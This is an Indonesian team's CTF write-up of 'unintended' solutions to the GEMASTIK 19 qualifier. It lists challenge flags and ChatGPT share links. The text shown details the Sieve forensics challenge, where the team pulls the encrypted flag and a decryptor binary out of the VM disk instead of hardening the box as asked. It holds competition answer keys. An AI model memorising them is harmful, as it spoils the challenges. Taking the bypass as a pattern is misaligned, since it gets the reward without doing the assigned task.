


Writeup unintended GEMASTIK 19 QUALIFIER



Anggota tim:
Arkan Ramadhan Nugraha (rn)
Fauzi Ismail (mail/watson)
Muhammad Dhafin Ramadhan (kkira)

Daftar isi

Daftar isi.....	1
Misc.....	2
Sieve.....	2
AI-Chat Link: https://chatgpt.com/share/6a8a5dfd-2588-83ec-91e2-6fe68cd55779	2
Flag: GEMASTIK19{s13v3_th3_l3ak_4nd_h4rd3n_th3_r34ch}.....	19
Marionette.....	19
AI-Chat Link: https://chatgpt.com/share/6a8a9255-1120-83ec-9038-098cc0d727a8 19	
Flag: GEMASTIK19{d4t4_sh0uld_n3v3r_pull_th3_str1ngs}.....	31
Forensic.....	31
Tombstone.....	31
AI-Chat Link: https://chatgpt.com/share/6a8a8573-4680-83ec-8fa6-7aa6926f1b01 ..	31
Flag: GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}.....	37
Cinder.....	38
AI-Chat Link: https://chatgpt.com/share/6a8b938d-2334-83ec-bb1c-0c8f5a807f85 ...	38
Flag: GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}.....	45
Crypto.....	46
common-encoding.....	46
AI-Chat Link: https://chatgpt.com/share/6a8a5ffc-7150-83ec-9041-680d1ab6bf98 ...	46
Flag: GEMASTIK19{TUTOR!!_submit-crypto-flag_D0ng}.....	47
Eclprime.....	48
AI-Chat Link: https://chatgpt.com/share/6a8ab536-d74c-83ec-933e-ab7e4905379348	
Flag: GEMASTIK19{c0pp3rsm1th_g4t3d_kdf_d3c0y_0aep_n34r_th3_b0und}.....	54

Misc

Sieve

454

A box got popped and data walked out. Boot it in VirtualBox, log in as ctfuser / ctfuser_harden_me, and close the holes. The flag shows up once the box is actually secure.

Password (zip): G3m4StiKK-Si3V3


dist:https://drive.google.com/file/d/1T_H-ZAeehh10K5NmX5uNn6VqWJR0Qq_V/view?usp=drive_link

Written by [aodreamer](#)

solved by mail/watson

AI-Chat Link:

<https://chatgpt.com/share/6a8a5dfd-2588-83ec-91e2-6fe68cd55779>




chall:

diberikan chall sebuah .ova file, kita dapat mengekstraknya menggunakan:


```
> mkdir sieve
> tar -xvf "sieve.ova" \
-C sieve
sieve.ovf
sieve-disk001.vmdk
```

kemudian untuk membuka .vmdk file kita dapat menggunakan autopsy



kita dapat fokus ke vol 8.

scrolling autopsy by extension kita dapat menemukan file index.html yang berisi sebuah secret



SIEVE-SECRET-4f9a2e17c8b3

kemudian di dalam /opt/verifier/ juga terdapat beberapa file menarik

The screenshot shows the Autopsy 4.23.1 interface. On the left, the 'Data Sources' pane shows a tree view of the disk image. The main pane displays a table of files found in the directory `/img_sieve-disk001.vmdk/vol_voll/opt/verifier`. The table has columns for Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, Flags(Dir), Flags(Meta), Known, and Location. The files listed are:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
[current folder]				2025-08-16 01:30:50 WIB	2025-08-16 01:30:50 WIB	2025-08-16 01:30:51 WIB	2025-08-16 01:17:33 WIB	4096	Allocated	Allocated	unknown	/img_sieve-disk001.vmdk/vol_voll/opt/verifier/
reveal_helper				2025-08-16 01:30:50 WIB	2025-08-16 01:30:50 WIB	2025-08-16 01:30:51 WIB	2025-08-16 01:17:33 WIB	16728	Allocated	Allocated	unknown	/img_sieve-disk001.vmdk/vol_voll/opt/verifier/reveal_...
[parent folder]				2025-08-16 01:17:33 WIB	2025-08-16 01:17:33 WIB	2025-08-01 18:31:11 WIB	2025-08-01 18:30:52 WIB	4096	Allocated	Allocated	unknown	/img_sieve-disk001.vmdk/vol_voll/opt/verifier/...
attack_sim.py				2025-08-16 01:17:33 WIB	2025-08-16 01:30:50 WIB	2025-08-16 01:30:51 WIB	2025-08-16 01:17:33 WIB	5105	Allocated	Allocated	unknown	/img_sieve-disk001.vmdk/vol_voll/opt/verifier/attack...
flag.enc				2025-08-16 01:17:33 WIB	2025-08-16 01:30:50 WIB	2025-08-16 01:17:33 WIB	2025-08-16 01:17:33 WIB	75	Allocated	Allocated	unknown	/img_sieve-disk001.vmdk/vol_voll/opt/verifier/flag.enc
healthcheck.py				2025-08-16 01:17:33 WIB	2025-08-16 01:30:50 WIB	2025-08-16 01:30:52 WIB	2025-08-16 01:17:33 WIB	3207	Allocated	Allocated	unknown	/img_sieve-disk001.vmdk/vol_voll/opt/verifier/health...
verifier.py				2025-08-16 01:17:33 WIB	2025-08-16 01:30:50 WIB	2025-08-16 01:30:51 WIB	2025-08-16 01:17:33 WIB	12362	Allocated	Allocated	unknown	/img_sieve-disk001.vmdk/vol_voll/opt/verifier/verifier...

Below the table, the 'Hex' view shows the raw data of the selected file, displaying hexadecimal values and their corresponding ASCII characters.

terdapat flag yang terenkripsi disana, kemungkinan kita perlu mencari/membuat decryptornya berdasar file dari .vmdk file ini.

Langsung saa kita export dulu seluruh file di `/opt/verifier/` untuk analisis lebih lanjut

› ls

attack_sim.py flag.enc healthcheck.py reveal_helper [verifier.py](#)

terdapat juga binary file reveal_helper

› file reveal_helper

reveal_helper: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter `/lib64/ld-linux-x86-64.so.2`,

BuildID[sha1]=4ea7300a196b865f2d46f481ccc4a51e4d51e21, for GNU/Linux 3.2.0, not stripped

› readelf -h reveal_helper

ELF Header:

Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00

Class: ELF64

Data: 2's complement, little endian

Version: 1 (current)

OS/ABI: UNIX - System V

ABI Version: 0

Type: DYN (Position-Independent Executable file)

Machine: Advanced Micro Devices X86-64

Version: 0x1

Entry point address: 0x1440

Start of program headers: 64 (bytes into file)

Start of section headers: 14744 (bytes into file)

Flags: 0x0
 Size of this header: 64 (bytes)
 Size of program headers: 56 (bytes)
 Number of program headers: 13
 Size of section headers: 64 (bytes)
 Number of section headers: 31
 Section header string table index: 30

➤ readelf -S reveal_helper

There are 31 section headers, starting at offset 0x3998:

Section Headers:

[Nr]	Name	Type	Address	Offset
	Size	EntSize	Flags Link Info Align	
[0]		NULL	0000000000000000	00000000
	0000000000000000	0000000000000000		0 0 0
[1]	.interp	PROGBITS	0000000000000318	00000318
	000000000000001c	0000000000000000	A	0 0 1
[2]	.note.gnu.pr[...]	NOTE	0000000000000338	00000338
	0000000000000030	0000000000000000	A	0 0 8
[3]	.note.gnu.bu[...]	NOTE	0000000000000368	00000368
	0000000000000024	0000000000000000	A	0 0 4
[4]	.note.ABI-tag	NOTE	000000000000038c	0000038c
	0000000000000020	0000000000000000	A	0 0 4
[5]	.gnu.hash	GNU_HASH	00000000000003b0	000003b0
	0000000000000030	0000000000000000	A	6 0 8
[6]	.dynsym	DYNSYM	00000000000003e0	000003e0
	0000000000000210	0000000000000018	A	7 1 8
[7]	.dynstr	STRTAB	00000000000005f0	000005f0
	000000000000018c	0000000000000000	A	0 0 1
[8]	.gnu.version	VERSYM	000000000000077c	0000077c
	000000000000002c	0000000000000002	A	6 0 2
[9]	.gnu.version_r	VERNEED	00000000000007a8	000007a8
	0000000000000070	0000000000000000	A	7 2 8
[10]	.rela.dyn	RELA	0000000000000818	00000818
	00000000000000f0	0000000000000018	A	6 0 8
[11]	.rela.plt	RELA	0000000000000908	00000908
	0000000000000150	0000000000000018	AI	6 24 8
[12]	.init	PROGBITS	0000000000001000	00001000
	000000000000001b	0000000000000000	AX	0 0 4
[13]	.plt	PROGBITS	0000000000001020	00001020
	00000000000000f0	0000000000000010	AX	0 0 16
[14]	.plt.got	PROGBITS	0000000000001110	00001110
	0000000000000010	0000000000000010	AX	0 0 16
[15]	.plt.sec	PROGBITS	0000000000001120	00001120
	00000000000000e0	0000000000000010	AX	0 0 16
[16]	.text	PROGBITS	0000000000001200	00001200
	0000000000000329	0000000000000000	AX	0 0 16
[17]	.fini	PROGBITS	000000000000152c	0000152c

```

0000000000000000d 0000000000000000 AX 0 0 4
[18] .rodata PROGBITS 0000000000002000 00002000
0000000000000080 0000000000000000 A 0 0 16
[19] .eh_frame_hdr PROGBITS 0000000000002080 00002080
0000000000000034 0000000000000000 A 0 0 4
[20] .eh_frame PROGBITS 00000000000020b8 000020b8
00000000000000d8 0000000000000000 A 0 0 8
[21] .init_array INIT_ARRAY 0000000000003d40 00002d40
0000000000000008 0000000000000008 WA 0 0 8
[22] .fini_array FINI_ARRAY 0000000000003d48 00002d48
0000000000000008 0000000000000008 WA 0 0 8
[23] .dynamic DYNAMIC 0000000000003d50 00002d50
0000000000000200 0000000000000010 WA 7 0 8
[24] .got PROGBITS 0000000000003f50 00002f50
00000000000000b0 0000000000000008 WA 0 0 8
[25] .data PROGBITS 0000000000004000 00003000
0000000000000010 0000000000000000 WA 0 0 8
[26] .bss NOBITS 0000000000004020 00003010
0000000000000018 0000000000000000 WA 0 0 32
[27] .comment PROGBITS 0000000000000000 00003010
000000000000002d 0000000000000001 MS 0 0 1
[28] .symtab SYMTAB 0000000000000000 00003040
00000000000004c8 0000000000000018 29 18 8
[29] .strtab STRTAB 0000000000000000 00003508
000000000000036f 0000000000000000 0 0 1
[30] .shstrtab STRTAB 0000000000000000 00003877
000000000000011a 0000000000000000 0 0 1

```

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
D (mbind), l (large), p (processor specific)

➤ readelf -s reveal_helper

Symbol table '.dynsym' contains 22 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@GLIBC_2.3.4 (2)
2:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__
3:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fopen@GLIBC_2.2.5 (3)
4:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_ITM_deregisterT[...]
5:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fputc@GLIBC_2.2.5 (3)
6:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_ITM_registerTMC[...]
7:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@OPENSSL_3.0.0 (4)
8:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@OPENSSL_3.0.0 (4)
9:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fread@GLIBC_2.2.5 (3)
10:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@OPENSSL_3.0.0 (4)
11:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@OPENSSL_3.0.0 (4)

```

12: 0000000000000000 0 FUNC GLOBAL DEFAULT UND __[...]@GLIBC_2.4 (5)
13: 0000000000000000 0 FUNC GLOBAL DEFAULT UND [...]@OPENSSL_3.0.0 (4)
14: 0000000000000000 0 FUNC GLOBAL DEFAULT UND [...]@OPENSSL_3.0.0 (4)
15: 0000000000000000 0 FUNC GLOBAL DEFAULT UND [...]@GLIBC_2.2.5 (3)
16: 0000000000000000 0 FUNC GLOBAL DEFAULT UND [...]@GLIBC_2.2.5 (3)
17: 0000000000000000 0 FUNC GLOBAL DEFAULT UND [...]@GLIBC_2.34 (6)
18: 0000000000000000 0 FUNC GLOBAL DEFAULT UND [...]@OPENSSL_3.0.0 (4)
19: 0000000000000000 0 FUNC WEAK DEFAULT UND [...]@GLIBC_2.2.5 (3)
20: 0000000000004028 8 OBJECT GLOBAL DEFAULT 26 [...]@GLIBC_2.2.5 (3)
21: 0000000000004020 8 OBJECT GLOBAL DEFAULT 26 [...]@GLIBC_2.2.5 (3)

```

Symbol table '.symtab' contains 51 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0000000000000000	0	FILE	LOCAL	DEFAULT	ABS	Scrt1.o
2:	000000000000038c	32	OBJECT	LOCAL	DEFAULT	4	__abi_tag
3:	0000000000000000	0	FILE	LOCAL	DEFAULT	ABS	reveal_helper.c
4:	0000000000000000	0	FILE	LOCAL	DEFAULT	ABS	crtstuff.c
5:	0000000000001470	0	FUNC	LOCAL	DEFAULT	16	deregister_tm_clones
6:	00000000000014a0	0	FUNC	LOCAL	DEFAULT	16	register_tm_clones
7:	00000000000014e0	0	FUNC	LOCAL	DEFAULT	16	__do_global_dtors_aux
8:	0000000000004030	1	OBJECT	LOCAL	DEFAULT	26	completed.0
9:	0000000000003d48	0	OBJECT	LOCAL	DEFAULT	22	__do_global_dtor[...]
10:	0000000000001520	0	FUNC	LOCAL	DEFAULT	16	frame_dummy
11:	0000000000003d40	0	OBJECT	LOCAL	DEFAULT	21	__frame_dummy_in[...]
12:	0000000000000000	0	FILE	LOCAL	DEFAULT	ABS	crtstuff.c
13:	000000000000218c	0	OBJECT	LOCAL	DEFAULT	20	__FRAME_END__
14:	0000000000000000	0	FILE	LOCAL	DEFAULT	ABS	
15:	0000000000002080	0	NOTYPE	LOCAL	DEFAULT	19	
__GNU_EH_FRAME_HDR							
16:	0000000000003f50	0	OBJECT	LOCAL	DEFAULT	24	
_GLOBAL_OFFSET_TABLE_							
17:	0000000000003d50	0	OBJECT	LOCAL	DEFAULT	23	_DYNAMIC
18:	0000000000004000	0	NOTYPE	WEAK	DEFAULT	25	data_start
19:	0000000000001440	38	FUNC	GLOBAL	DEFAULT	16	_start
20:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	__fprintf_chk@GL[...]
21:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__
22:	000000000000152c	0	FUNC	GLOBAL	HIDDEN	17	_fini
23:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fopen@GLIBC_2.2.5
24:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_ITM_deregisterT[...]
25:	0000000000002000	4	OBJECT	GLOBAL	DEFAULT	18	_IO_stdin_used
26:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fputc@GLIBC_2.2.5
27:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_ITM_registerTMC[...]
28:	0000000000004000	0	NOTYPE	GLOBAL	DEFAULT	25	__data_start
29:	0000000000000000	0	FUNC	WEAK	DEFAULT	UND	__cxa_finalize@G[...]
30:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	EVP_DecryptUpdat[...]
31:	0000000000004010	0	OBJECT	GLOBAL	HIDDEN	25	__TMC_END__
32:	0000000000004008	0	OBJECT	GLOBAL	HIDDEN	25	__dso_handle

```

33: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND EVP_aes_256_gcm@[...]
34: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND fread@GLIBC_2.2.5
35: 00000000000004020 0 NOTYPE GLOBAL DEFAULT 26 __bss_start
36: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND EVP_CIPHER_CTX_c[...]
37: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND EVP_CIPHER_CTX_f[...]
38: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND __stack_chk_fail[...]
39: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND EVP_DecryptInit[...]
40: 00000000000004038 0 NOTYPE GLOBAL DEFAULT 26 _end
41: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND EVP_CIPHER_CTX_n[...]
42: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND fclose@GLIBC_2.2.5
43: 00000000000004020 8 OBJECT GLOBAL DEFAULT 26 stderr@GLIBC_2.2.5
44: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND fwrite@GLIBC_2.2.5
45: 00000000000004010 0 NOTYPE GLOBAL DEFAULT 25 _edata
46: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND __libc_start_mai[...]
47: 0000000000000000 0 FUNC  GLOBAL DEFAULT  UND EVP_DecryptFinal[...]
48: 00000000000004028 8 OBJECT GLOBAL DEFAULT 26 stdout@GLIBC_2.2.5
49: 00000000000001200 563 FUNC  GLOBAL DEFAULT 16 main
50: 00000000000001000 0 FUNC  GLOBAL HIDDEN 12 _init

```

› ls

attack_sim.py flag.enc healthcheck.py reveal_helper verifier.py

› objdump -d -M intel reveal_helper

reveal_helper: file format elf64-x86-64

Disassembly of section .init:

00000000000001000 <_init>:

```

1000: f3 0f 1e fa      endbr64
1004: 48 83 ec 08      sub    rsp,0x8
1008: 48 8b 05 c9 2f 00 00 mov    rax,QWORD PTR [rip+0x2fc9]    # 3fd8
<__gmon_start__@Base>
100f: 48 85 c0         test   rax,rax
1012: 74 02           je     1016 <_init+0x16>
1014: ff d0          call   rax
1016: 48 83 c4 08      add    rsp,0x8
101a: c3             ret

```

Disassembly of section .plt:

00000000000001020 <.plt>:

```

1020: ff 35 32 2f 00 00 push   QWORD PTR [rip+0x2f32]    # 3f58
<_GLOBAL_OFFSET_TABLE_+0x8>
1026: ff 25 34 2f 00 00 jmp     QWORD PTR [rip+0x2f34]    # 3f60
<_GLOBAL_OFFSET_TABLE_+0x10>
102c: 0f 1f 40 00      nop    DWORD PTR [rax+0x0]
1030: f3 0f 1e fa      endbr64
1034: 68 00 00 00 00 push    0x0

```

```

1039:  e9 e2 ff ff      jmp  1020 <_init+0x20>
103e:  66 90            xchg  ax,ax
1040:  f3 0f 1e fa      endbr64
1044:  68 01 00 00 00    push  0x1
1049:  e9 d2 ff ff      jmp  1020 <_init+0x20>
104e:  66 90            xchg  ax,ax
1050:  f3 0f 1e fa      endbr64
1054:  68 02 00 00 00    push  0x2
1059:  e9 c2 ff ff      jmp  1020 <_init+0x20>
105e:  66 90            xchg  ax,ax
1060:  f3 0f 1e fa      endbr64
1064:  68 03 00 00 00    push  0x3
1069:  e9 b2 ff ff      jmp  1020 <_init+0x20>
106e:  66 90            xchg  ax,ax
1070:  f3 0f 1e fa      endbr64
1074:  68 04 00 00 00    push  0x4
1079:  e9 a2 ff ff      jmp  1020 <_init+0x20>
107e:  66 90            xchg  ax,ax
1080:  f3 0f 1e fa      endbr64
1084:  68 05 00 00 00    push  0x5
1089:  e9 92 ff ff      jmp  1020 <_init+0x20>
108e:  66 90            xchg  ax,ax
1090:  f3 0f 1e fa      endbr64
1094:  68 06 00 00 00    push  0x6
1099:  e9 82 ff ff      jmp  1020 <_init+0x20>
109e:  66 90            xchg  ax,ax
10a0:  f3 0f 1e fa      endbr64
10a4:  68 07 00 00 00    push  0x7
10a9:  e9 72 ff ff      jmp  1020 <_init+0x20>
10ae:  66 90            xchg  ax,ax
10b0:  f3 0f 1e fa      endbr64
10b4:  68 08 00 00 00    push  0x8
10b9:  e9 62 ff ff      jmp  1020 <_init+0x20>
10be:  66 90            xchg  ax,ax
10c0:  f3 0f 1e fa      endbr64
10c4:  68 09 00 00 00    push  0x9
10c9:  e9 52 ff ff      jmp  1020 <_init+0x20>
10ce:  66 90            xchg  ax,ax
10d0:  f3 0f 1e fa      endbr64
10d4:  68 0a 00 00 00    push  0xa
10d9:  e9 42 ff ff      jmp  1020 <_init+0x20>
10de:  66 90            xchg  ax,ax
10e0:  f3 0f 1e fa      endbr64
10e4:  68 0b 00 00 00    push  0xb
10e9:  e9 32 ff ff      jmp  1020 <_init+0x20>
10ee:  66 90            xchg  ax,ax
10f0:  f3 0f 1e fa      endbr64
10f4:  68 0c 00 00 00    push  0xc

```

```

10f9:  e9 22 ff ff      jmp  1020 <_init+0x20>
10fe:  66 90            xchg  ax,ax
1100:  f3 0f 1e fa      endbr64
1104:  68 0d 00 00 00   push  0xd
1109:  e9 12 ff ff ff   jmp  1020 <_init+0x20>
110e:  66 90            xchg  ax,ax

```

Disassembly of section .plt.got:

```

0000000000001110 <__cxa_finalize@plt>:
 1110:  f3 0f 1e fa      endbr64
 1114:  ff 25 d6 2e 00 00 jmp  QWORD PTR [rip+0x2ed6]    # 3ff0
<__cxa_finalize@GLIBC_2.2.5>
 111a:  66 0f 1f 44 00 00 nop  WORD PTR [rax+rax*1+0x0]

```

Disassembly of section .plt.sec:

```

0000000000001120 <__fprintf_chk@plt>:
 1120:  f3 0f 1e fa      endbr64
 1124:  ff 25 3e 2e 00 00 jmp  QWORD PTR [rip+0x2e3e]    # 3f68
<__fprintf_chk@GLIBC_2.3.4>
 112a:  66 0f 1f 44 00 00 nop  WORD PTR [rax+rax*1+0x0]

```

```

0000000000001130 <fopen@plt>:
 1130:  f3 0f 1e fa      endbr64
 1134:  ff 25 36 2e 00 00 jmp  QWORD PTR [rip+0x2e36]    # 3f70
<fopen@GLIBC_2.2.5>
 113a:  66 0f 1f 44 00 00 nop  WORD PTR [rax+rax*1+0x0]

```

```

0000000000001140 <fputc@plt>:
 1140:  f3 0f 1e fa      endbr64
 1144:  ff 25 2e 2e 00 00 jmp  QWORD PTR [rip+0x2e2e]    # 3f78
<fputc@GLIBC_2.2.5>
 114a:  66 0f 1f 44 00 00 nop  WORD PTR [rax+rax*1+0x0]

```

```

0000000000001150 <EVP_DecryptUpdate@plt>:
 1150:  f3 0f 1e fa      endbr64
 1154:  ff 25 26 2e 00 00 jmp  QWORD PTR [rip+0x2e26]    # 3f80
<EVP_DecryptUpdate@OPENSSL_3.0.0>
 115a:  66 0f 1f 44 00 00 nop  WORD PTR [rax+rax*1+0x0]

```

```

0000000000001160 <EVP_aes_256_gcm@plt>:
 1160:  f3 0f 1e fa      endbr64
 1164:  ff 25 1e 2e 00 00 jmp  QWORD PTR [rip+0x2e1e]    # 3f88
<EVP_aes_256_gcm@OPENSSL_3.0.0>
 116a:  66 0f 1f 44 00 00 nop  WORD PTR [rax+rax*1+0x0]

```

```

0000000000001170 <fread@plt>:

```

```

1170:  f3 0f 1e fa      endbr64
1174:  ff 25 16 2e 00 00  jmp  QWORD PTR [rip+0x2e16]    # 3f90
<fread@GLIBC_2.2.5>
117a:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

0000000000001180 <EVP_CIPHER_CTX_ctrl@plt>:
1180:  f3 0f 1e fa      endbr64
1184:  ff 25 0e 2e 00 00  jmp  QWORD PTR [rip+0x2e0e]    # 3f98
<EVP_CIPHER_CTX_ctrl@OPENSSL_3.0.0>
118a:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

0000000000001190 <EVP_CIPHER_CTX_free@plt>:
1190:  f3 0f 1e fa      endbr64
1194:  ff 25 06 2e 00 00  jmp  QWORD PTR [rip+0x2e06]    # 3fa0
<EVP_CIPHER_CTX_free@OPENSSL_3.0.0>
119a:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

00000000000011a0 <__stack_chk_fail@plt>:
11a0:  f3 0f 1e fa      endbr64
